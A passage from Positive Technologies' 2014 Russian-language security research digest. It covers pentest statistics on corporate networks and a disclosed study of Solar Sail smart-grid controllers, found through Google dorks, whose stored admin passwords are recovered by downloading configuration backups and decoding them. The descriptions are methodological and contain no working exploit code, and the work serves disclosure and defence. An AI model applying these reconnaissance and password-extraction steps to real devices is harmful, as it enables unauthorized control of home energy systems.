Positive Research 2014

Сборник исследований
по практической безопасности

POSITIVE TECHNOLOGIES

www.ptsecurity.ru

ОТ РЕДАКТОРА

Мы долго строили искусственную цифровую природу. Десятилетиями паяли новое железо, писали софт. Думали о будущем, всматривались в нечто. И совершенно пропустили момент, когда нечто начало пристально смотреть на нас. Сейчас мы живем в мире победившего киберпанка. Миллионы людей не могут представить себе жизнь без подключения к Интернету. Государства, корпорации и преступные группировки ведут необъявленную кибервойну. Компьютерные вирусы легко пересекают границы цифрового мира и наносят реальный физический ущерб.

Куда ведет нас противостояние меча и щита в информационном пространстве? Насколько сложно «взломать» атомную станцию, самолет, сеть сотового оператора? И какими средствами можно остановить такие атаки? Надеюсь, новый выпуск сборника Positive Research, в который вошли лучшие статьи экспертов компании Positive Technologies за 2014 год, поможет вам сложить кусочки пазла в цельную картину.

В этом году эксперты нашего исследовательского центра сконцентрировались на анализе критически важных инфраструктур, от платежных систем и сигнальных сетей SS7 до программируемых логических контроллеров АСУ ТП, которые используются на крупных промышленных предприятиях. Проверено более 500 приложений, в ходе сложнейших пентестов обнаружено более сотни уязвимостей нулевого дня. Практический опыт компании пополнился защитой летней Универсиады-2013 в Казани и зимних Олимпийских игр в Сочи.

Но это — привычная рутина «белых хакеров». Более важный вопрос: можно ли передать такие знания другим? За прошедший год мы выпустили два инновационных продукта — систему анализа исходных кодов Positive Technologies Application Inspector (AI) и межсетевой экран Positive Technologies Application Firewall (AF). Эти продукты — квинтэссенция нашего опыта в области безопасности приложений и проактивной защиты сайтов. Результаты новых, более глубоких исследований с использованием AI и AF вы также встретите в данном сборнике.

Однако даже самый умный софт не спасет мир без квалифицированных специалистов по безопасности. Можно ли найти их в вузах, или нужны другие формы образования — например, хакерские конкурсы? На эту тему много интересного в разделе «Наша школа». А если останутся вопросы — пишите, приходите, спрашивайте! Наши исследования продолжаются.

Сергей Гордейчик
заместитель генерального директора
Positive Technologies

СОДЕРЖАНИЕ

КРИТИЧЕСКИЕ ИНФРАСТРУКТУРЫ

УЯЗВИМОСТИ КОРПОРАТИВНЫХ ИНФОСИСТЕМ: ОПАСНОСТЬ РАСТЕТ БЫСТРЕЕ, ЧЕМ ЗАЩИТА

Евгений Гнедин, Евгения Поцелуевская
ptsecurity.ru/lab/analytics/

В 2013 году уровень защищенности информационных систем многих крупных компаний понизился — как в отношении атак снаружи, так и в отношении внутренних угроз. Значительное число успешных атак может провести злоумышленник низкой квалификации, и для этого ему требуется эксплуатировать меньше уязвимостей, чем в прошлые два года. Одна из главных причин роста угроз: в несколько раз возросла доля систем, где средства защиты не обновляются своевременно. При этом наблюдаемые положительные тенденции (использование шифрования и антивирусов, повышение уровня бдительности сотрудников и др.) не могут переломить ситуацию в сторону улучшения безопасности в целом.

Такие выводы содержатся в исследовании компании Positive Technologies на основе тестов на проникновение, проводившихся в 2013 году, и сравнения полученных данных с результатами аналогичного исследования за 2011—2012 гг. В рамках тестирования моделируется поведение потенциального нарушителя, действующего как со стороны интернета, так и из внутренней сети организации. Этот подход позволяет оценить реальный уровень безопасности системы и выявить недостатки механизмов защиты, в том числе те, которые могут остаться незамеченными при проведении аудита другими методами.

Исходные данные

Для исследования были выбраны 14 систем крупных государственных и коммерческих компаний, как российских, так и зарубежных. Наибольшее количество проектов относились к сфере промышленности. Был исследован ряд территориально распределенных систем (36%), насчитывающих множество филиалов в разных городах и странах.


В 2013 году целью тестирования на проникновение часто становились сети автоматизированных систем управления технологическими процессами (АСУ ТП) — в связи с их высокой значимостью и участившимися атаками на них.

Общие результаты


В 2013 году **86% систем** оказались подвержены уязвимостям, позволяющим получить **полный контроль** над критически важными ресурсами (Active Directory, ERP-системами, системами электронной почты и управления сетевым оборудованием и др.). Половина рассмотренных систем позволила получить полный контроль над критическими ресурсами со стороны внешнего злоумышленника. Для каждой третьей системы (29%), чтобы получить контроль над такими ресурсами, достаточно иметь доступ к пользовательскому сегменту внутренней сети.

Лишь 7% систем в 2013 году **не содержат критических уязвимостей,** связанных с недостатками конфигурации. Этот показатель существенно хуже, чем в 2011—2012 годах, когда четверть рассмотренных систем не содержала критических недостатков конфигурации.


Более половины **(57%)** систем, исследованных в 2013 году, содержали критические уязвимости, связанные с использованием **устаревших версий ПО и ОС,** что хуже результатов предыдущих лет, когда таких систем было 45%. Средний возраст наиболее устаревших неустановленных обновлений составляет 32 месяца. В одной из систем была выявлена уязвимость 9-летней давности (2004 год), которая позволяла осуществлять атаку, направленную на отказ в обслуживании Windows (CVE-2004-0790).



Минимальный уровень прав нарушителя, необходимый для получения полного контроля над критическими ресурсами



Отрасли применения исследованных систем



Доля систем по максимальному риску уязвимостей, связанных с отсутствием обновлений

Недостатки защиты сетевого периметра

В 2013 году внешний нарушитель, действующий со стороны сети Интернет, способен получить доступ к узлам внутренней сети **91% систем** (в 2011—2012 годах это было возможно в 74% систем). При этом в 55% случаев злоумышленник может развить атаку и получить полный контроль над всей инфраструктурой компании.

В среднем для преодоления периметра внешнему атакующему требуется теперь использовать **лишь две уязвимости** (в предыдущие годы требовалось три шага). Для проведения атаки в 82% случаев достаточно иметь среднюю или низкую квалификацию.

В 40% случаев вектор проникновения во внутреннюю сеть основывается **на слабости парольной защиты.** Так же как и в предыдущие два года, данная уязвимость является самой распространенной, она была обнаружена на сетевом периметре 82% исследованных систем, причем в каждой из этих систем словарные пароли присутствовали, среди прочего, и в веб-приложениях. В 67% компаний словарные пароли использовались для привилегированных учетных записей.

Широко распространены уязвимости, связанные с доступностью **интерфейсов управления серверами** и сетевым оборудованием из внешних сетей (SSH, Telnet, RDP, веб-интерфейсы). Кроме того, в 2013 году существенно возросла доля уязвимостей, связанных **с отсутствием актуальных обновлений** средств безопасности на узлах сетевого периметра (с 10 до 64%).


В каждой третьей системе доступ во внутреннюю сеть осуществляется через **уязвимости веб-приложений.** Так, уязвимости типа «Загрузка произвольных файлов» и «Внедрение операторов SQL» встречаются в 55% систем. В целом уязвимости веб-приложений были обнаружены в 93% систем.

Недостатки защиты внутренней сети


Уровень защищенности внутренних сетей тоже понизился по сравнению с 2011–2012 гг. Если раньше получение максимальных привилегий для контроля критически важных ресурсов из внутренней сети было возможно в 84% случаев, то в 2013 году это оказалось возможным **для всех** исследованных систем (хотя в ряде случаев нарушителю требовалась высокая квалификация и эксплуатация неизвестных ранее уязвимостей). В 17% случаев внутренний атакующий должен обладать высокой квалификацией для получения доступа к критическим ресурсам, а **в половине** всех исследованных систем успешные атаки возможны **со стороны любого** неквалифицированного пользователя внутренней сети. В среднем при наличии доступа во внутреннюю сеть для контроля над критическими ресурсами злоумышленнику требуется эксплуатация **пяти уязвимостей** (вместо 7 шагов в прошлые годы).

В 2013 году наиболее распространены оказались уязвимости внутренних сетей, связанные с использованием **словарных паролей (92%).** В половине систем, где были выявлены слабые пароли, администраторы использовали цифровые пароли длиной менее 10 символов, самый распространенный — 123456, встречается в каждой третьей системе. Для сетевого оборудования в 36% исследованных систем используется пароль cisco.


Наряду со слабостью паролей распространены **недостатки защиты служебных**




Сложность преодоления периметра (квалификация атакующего)



Сложность получения доступа к критическим ресурсам со стороны внутреннего нарушителя



Топ-10 распространенных уязвимостей на сетевом периметре (для каждой категории сверху указана доля систем в 2013 г., внизу в 2011—2012 гг.)



Распространенные уязвимости внутренней сети (для каждой категории сверху указана доля систем в 2013 г., внизу в 2011—2012 гг.)

протоколов (DHCP, STP, ARP, CDP, DTP), а также **хранение важной информации в открытом виде.** По сравнению с предыдущими годами наиболее заметны изменения по следующим направлениям:

— недостатки защиты служебных протоколов, приводящие к перехвату и перенаправлению сетевого трафика, — снижение на 25% (с 92 до 67%);


— использование недостаточно защищенных протоколов передачи данных — снижение на 33% (с 75 до 42%);

— использование слабых алгоритмов шифрования — снижение на 25% (с 42 до 17%);

— **недостаточная эффективность антивирусной защиты** — рост на 35% (с 15 до 50%); интересно, что при этом уровень антивирусной защиты в 2013 году повысился (то есть, антивирус установлен и базы обновляются вовремя), однако антивирусные средства часто не обладают функцией самозащиты, либо эта функция оказывается незадействованной, а привилегированный пользователь может вообще отключить антивирус; все это снижает эффективность антивирусов.

Недостатки осведомленности сотрудников

В рамках работ по тестированию на проникновение в 2013 году для ряда компаний проводились проверки осведомленности пользователей в вопросах информационной безопасности. Проверки представляли собой серии согласованных с заказчиком атак, эмулирующих реальную деятельность злоумышленников, и отслеживание реакции пользователей. Здесь мы представляем лишь результаты наиболее распространенного вида тестирования — рассылки по электронной почте сообщений с вложением в виде файла либо содержащих ссылку на внешний источник. Отслеживались факты перехода по предложенной ссылке, факты запуска исполняемого файла, приложенного к письму, или ввода учетных данных при эмуляции фишинговой атаки, а также факты вступления в диалог с автором рассылок. Как правило, рассылка писем по электронной почте осуществлялась якобы от лица сотрудника организации.



Отношение числа событий к общему количеству отправленных сообщений

Полученные результаты отражают тенденции к **улучшению осведомленности** пользователей систем в вопросах ИБ по сравнению с результатами 2011—2012 гг. В каждой третьей системе, в отношении которых были проведены данные работы, уровень осведомленности сотрудников оказался на приемлемом уровне. Такой же доле систем были присвоены уровни осведомленности «ниже среднего» и «низкий».

В 2013 году существенно снизилось количество переходов пользователей по предоставленной в письме ссылке (с 19 до 11%), а также значительно меньше было фактов ввода учетных данных и запуска приложенных к письму файлов (4% против 18% в предыдущие два года).

Однако количество пользователей, вступивших **в диалог с потенциальным злоумышленником,** осталось примерно на уровне предыдущих лет (3%). Подобные действия пользователей не могут напрямую привести к заражению рабочей станции вредоносным ПО или получению учетных данных, но в разговоре с сотрудником злоумышленник может получить дополнительную информацию о системе, которую сможет использовать при реализации атак.

ЧЕМ ОПАСНЫ «УМНЫЕ» ЭЛЕКТРОСЕТИ


Артем Чайкин

Электричество дорожает, и глобальная экономика усиленно ищет способы повысить свою энергоэффективность. Помимо солнечных и ветряных установок во всем мире идет активное строительство «умных» сетей распределения электроснабжения, так называемых Smart Grid, которые позволяют использовать энергию рационально. Они обычно автоматизированы и подключены к интернету, что вызывает естественный интерес к уровню их защищенности.

Внимание! Все описанные в статье уязвимости переданы производителям и ими устранены, но могут встречаться в действующих системах.

Из чего они сделаны

Китай в 2013 году инвестировал в Smart Grid 4,3 млрд долларов, а общемировые вложения составили 14,9 млрд. По прогнозам Pike Research, к 2015 году на переход к этой технологии будет потрачено свыше 46 млрд. долларов, его поддерживают не только экономисты, но и экологи. В «Гринписе», например, уверены, что сети Smart Grid позволят спасти планету.



Солнечные батареи, подключенные к веб-серверу Solar Sail

Технологии Smart Grid только готовятся завоевать мир. Сейчас их применяют главным образом в домашних автоматических системах управления климатом, где внедряются простейшие элементы «умных» электросетей. Подобные устройства позволяют конечному пользователю осуществлять мониторинг, эффективно использовать энергию ветра и солнца, а в их отсутствие переходить к другим источникам. Опасны ли Smart Grid для прогрессивных домовладельцев? Чтобы ответить на этот вопрос, нужно узнать, из каких управляющих компонентов состоят такие сети.

Fingerprint-утилиты отправляют запросы на удаленный узел с целью определения его принадлежности к тому или иному семейству. Из ответа на запрос можно определить операционную систему либо узнать модификацию устройства.

После короткого fingerprint-исследования мы обнаружили в интернете следы встраиваемых систем минимум девяти различных производителей, на базе которых строятся Smart-Grid-системы.

Самым распространенным семейством оказалось WindCube, но в качестве полигона для экспериментов были выбраны более «интеллектуальные» девайсы другого производителя, в онлайн-каталоге которого есть контроллер с множеством перспективных особенностей: процессором PowerPC, операционной системой реального времени RTOS, встроенным веб-сервером, поддержкой FTP, Telnet, SSH, TCP/IP, HTTP, PPP.

Ищем самых умных

Дорки (Dorks) *— ключевые слова, URL-адреса или их составляющие, позволяющие с помощью поисковых систем или веб-сканеров найти путь к панели администратора или к странице с ошибками.*

Поиск в интернете систем Smart-Grid на базе выбранных контроллеров не вызвал больших затруднений. Вновь спасибо официальному сайту производителя, на котором указано название операционной системы и вывешена инструкция, согласно которой с настройками конфигурации устройства из семейства его владелец может ознакомиться по адресу http://...../ZZZ. После этого мы отправились на Google, где воспользовались модификатором inurl, позволяющим искать информацию в подкаталогах сайта, и ввели комбинацию из названия ОС и ZZZ. В итоге мы получили несколько страниц с IP-адресами, масками подсети и серийными номерами

Большой адронный коллайдер можно было взломать

На конференции Kaspersky SAS 2014 эксперты Positive Technologies представили результаты исследования безопасности новой платформы АСУ ТП (SCADA) Siemens SIMATIC WinCC Open Architecture. Эта HMI-система используется для автоматизации работы многих критически важных объектов и промышленных систем, включая контроль технологических процессов в Большом адронном коллайдере. С помощью WinCC OA автоматизирована работа самого протяженного в мире трубопровода West-East Pipeline, аэропортов Цюриха и Женевы, атомных электростанций Ирана, установок водоснабжения и водоочистки разных стран. Специалисты Positive Technologies продемонстрировали возможность получения полного доступа к подобным критическим системам. Благодаря данному исследованию, компания Siemens устранила опасную уязвимость, которая была основана на слабой защите паролей.

конкретных устройств. Но в составе каких систем работают эти микрокомпьютеры?


Как выяснилось на одной из обнаруженных страниц, исследуемая платформа трудится, в частности, в составе систем мониторинга фотогальванических установок Solar Sail (название производителя изменено), которые оказались чрезвычайно распространенными. Согласно сведениям разработчика, в мире функционирует более 200 тысяч солнечных электростанций и почти 1 млн инверторов, подключенных к веб-серверу этой компании.

Разбираем прошивку Solar Sail

Прошивка Solar Sail «в разрезе»

Скачав firmware для систем Solar Sail, мы посмотрели, как выглядит ее файловая структура, поискали «дорки» (Google dorks) и конфигурационные скрипты, которые позволяют управлять системой. С помощью команд strings и grep в прошивке был обнаружен заголовок Solar Sail Client, что натолкнуло на мысль загуглить URL-адрес inurl: Solar Sail-Client. В итоге мы обнаружили множество систем частных пользователей и страниц с данными о потреблении электроэнергии различных Smart-Grid-систем от Solar Sail. Но эта информация может представлять интерес разве что для надзорных органов, но не для злоумышленника.

Данные о выработке электроэнергии различных Smart-Grid-систем от Solar Sail



Панель администратора Solar Sail

Можно и без пароля

Более любопытные вещи были найдены в панели администратора. При изучении админок Solar Sail выяснился интересный факт: примерно 5% систем не требовали пароля для входа на страницу конфигурации. У остальных 95% систем пароль был установлен, но толку от него было мало. Сформировав простой запрос к одному конфигурационному скрипту, можно было заставить панель администратора Solar Sail спокойно отдать резервную копию конфигурации, загрузить ее к себе на локальный компьютер и извлечь пароль.

С расшифровкой пароля, который всегда находился под индексом 222, возникли некоторые трудности. Редактор HEX выдавал какую-то белиберду, поэтому мы пошли обратным путем: заглянули на устройство, которое было без пароля, ввели произвольный пароль (1234567890), сохранили его, потом скачали файл конфигурации и посмотрели, как он выглядит в зашифрованном виде.

```
191;home.
192;username
193;^d5c7d4dbdec5d9c8
194;
195;0
196;0
197;0
210;1
211;1
220;0
221;1
222;^9494949c9c9c9c94949e
230;[Denominazione impianto]
231;[Nome gestore]
```

Резервная копия файла конфигурации

Точно так же можно составить список соответствия всех необходимых паролей их зашифрованным вариантам.

Идем дальше

Попасть на страницу конфигурации Solar Sail, как можно было заметить, оказалось совсем несложно. С этой страницы доступна загрузка прошивки устройства, где можно поискать любопытные артефакты. Кстати, в официальной документации Solar Sail указано, что процесс обновления прошивки защищен паролем. Однако мы столкнулись с необходимостью вводить пароль только на одной из систем, причем он был весьма несложным («Solar Sail»), совпадал с логином и был недоступен для изменения обычному пользователю.

Что завтра?

Пользователи «умных домов» и мини-офисов, подключенных к альтернативным источникам энергии, выступают, по сути, бета-тестерами систем Smart Grid. И разработчики не слишком щадят экономных владельцев, допуская серьезные ошибки в механизмах защиты. В нашем случае любой желающий мог выбрать одного из сотен тысяч владельцев установок Smart Grid от Solar Sail в интернете, обойти авторизацию (иногда и она не требуется), удаленно установить дефектную прошивку, завладеть доступом к управлению параметрами системы, проникнуть в другие сегменты сети. Возможны и физические воздействия, вплоть до выведения из строя инверторов, пожара и других неприятных событий.

Если сети электроснабжения критически важных объектов будут интеллектуализироваться с той же поспешностью, уровень рисков может оказаться не ниже, чем в случае со SCADA-системами, а сюжет, когда злоумышленники с помощью компьютера отключают от электросети целый город, — станет вполне реалистичным.

BUG-BOUNTY ДЛЯ ПРАВИТЕЛЬСТВА: ХОРОШИЙ, ПЛОХОЙ, ЗЛОЙ

Сергей Гордейчик
securitylab.ru/blog/personal/offtopic/37815.php

В дискуссии по поводу проекта документа «Концепция стратегии кибербезопасности РФ» возник вопрос: почему bug bounty, то есть поиск уязвимостей за вознаграждение, будет вреден для госорганов? Здесь и далее мое личное, частное мнение.

Прежде всего bug bounty можно разделить на две основные категории:

1. Продуктовый, когда производитель объявляет о поощрении за обнаруженные недочеты в *своих продуктах* или защитных механизмах, как правило «отчуждаемых», т.е. продаваемых «в коробке», например по лицензионному договору. Примеры: Google с Chromium, Mozilla Foundation с Firefox, Microsoft BlueHat.
2. Инфраструктурный, когда владелец информационной системы объявляет о поощрении за недочеты в своей *«живой» инфраструктуре,* развернутых и активно эксплуатируемых сервисах (как правило, массового обслуживания). Примеры: Яндекс, Facebook, опять Google.
   Есть, конечно, и вариации, когда поощрение обеспечивает третья сторона, не всегда с согласия производителя или владельца информационной системы, но это уже пограничный случай, рассматривать его не будем (примеры: ZDI, iDefense).

Вариант 1, продуктовый. Годный

Применяется достаточно давно и успел доказать свою эффективность. Причины успешности понятны:

